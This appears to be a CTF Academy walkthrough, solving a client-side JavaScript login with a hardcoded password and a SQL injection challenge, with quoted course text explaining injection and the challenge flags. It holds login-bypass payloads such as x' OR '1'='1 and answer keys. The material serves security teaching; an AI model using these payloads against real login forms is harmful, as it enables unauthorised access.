    var pass = "SuperSecretPassword";

 var myString = hex2a(myalert);

if (username == admin && myPassword == pass) {



                $("#loginFeedback").html("Great job! The flag is below.");

                $("#loginFeedback").css("color", "#28a745");

                $("#signin").css("transition-duration", "1.0s");

                $("#signin").css("background-color", "#28a745");
```

Question 1: What is the administrator's username?


`var admin = "admin";` -> administrator's username: `admin`




Question 2: What is the administrator's password?

`var pass = "SuperSecretPassword";`


-> administrator's password: `SuperSecretPassword`



Challenge 2: Find the flag and input the answer.



-> the flag: ctfa{Client-side_Validation}




+ https://ctfacademy.github.io/web/challenge3/index.htm

Challenge 3: SQL (High Difficulty)

Question 1: Here is an example of what the SQL command used by this login might look like: “SELECT password FROM passwordTable _____ password = userInput”

Fill in the blank with the correct SQL syntax.

Have SELECT and FROM => Next is WHERE



Challenge 3: Find the flag and input the answer.

Hint: the administrator’s username is the same as in the last challenge, only his password has changed.

–> administrator’s username: admin


2.4 Database Vulnerabilities


Databases on their own do not pose much of a security risk; it is when databases are connected to and used with webpages and web applications that security risks arise. In the above section we looked at a simple SQL statement to retrieve emails from a database: “**SELECT userEmails FROM userTable WHERE username = 'jane**'”. This statement would work fine for retrieving emails from a database; however, if a user was able to fully control the input to the username field, then a malicious user could retrieve every user's emails. This type of attack is called SQL Injection. For example, if a webpage has a form asking the user to enter his or her name to retrieve his or her emails and does not **sanitize** the input, then a malicious user could send a malicious command to the database. The malicious user could enter the statement, “**jane' OR '1'='1**”, in the username field and retrieve every user's emails. The resulting command would look like this: “**SELECT userEmails FROM userTable WHERE username = 'jane' OR '1'='1'**”

Because “**'1'='1'**” is always true, the “**WHERE**” statement would always be true, and the database would retrieve every row in the user table.

Also, SQL Injection can be used to bypass login authentication. For example, if a login page uses a database to store user passwords, a SQL command such as “**SELECT user FROM userPasswords WHERE password = 'userInput'**” could be used to retrieve a user's password if it is in the database. However, much like the example above, a malicious user could enter a password like “**x' OR '1'='1'**”. Doing so would result in a command like “**SELECT password FROM userPasswords WHERE password = 'x' OR '1'='1'**” where again, “**'1'='1**” is always true and would allow the user to log in even though he or she does not know the password.

–> administrator’s password: x' OR '1'='1





–> the flag: ctfa{sequel}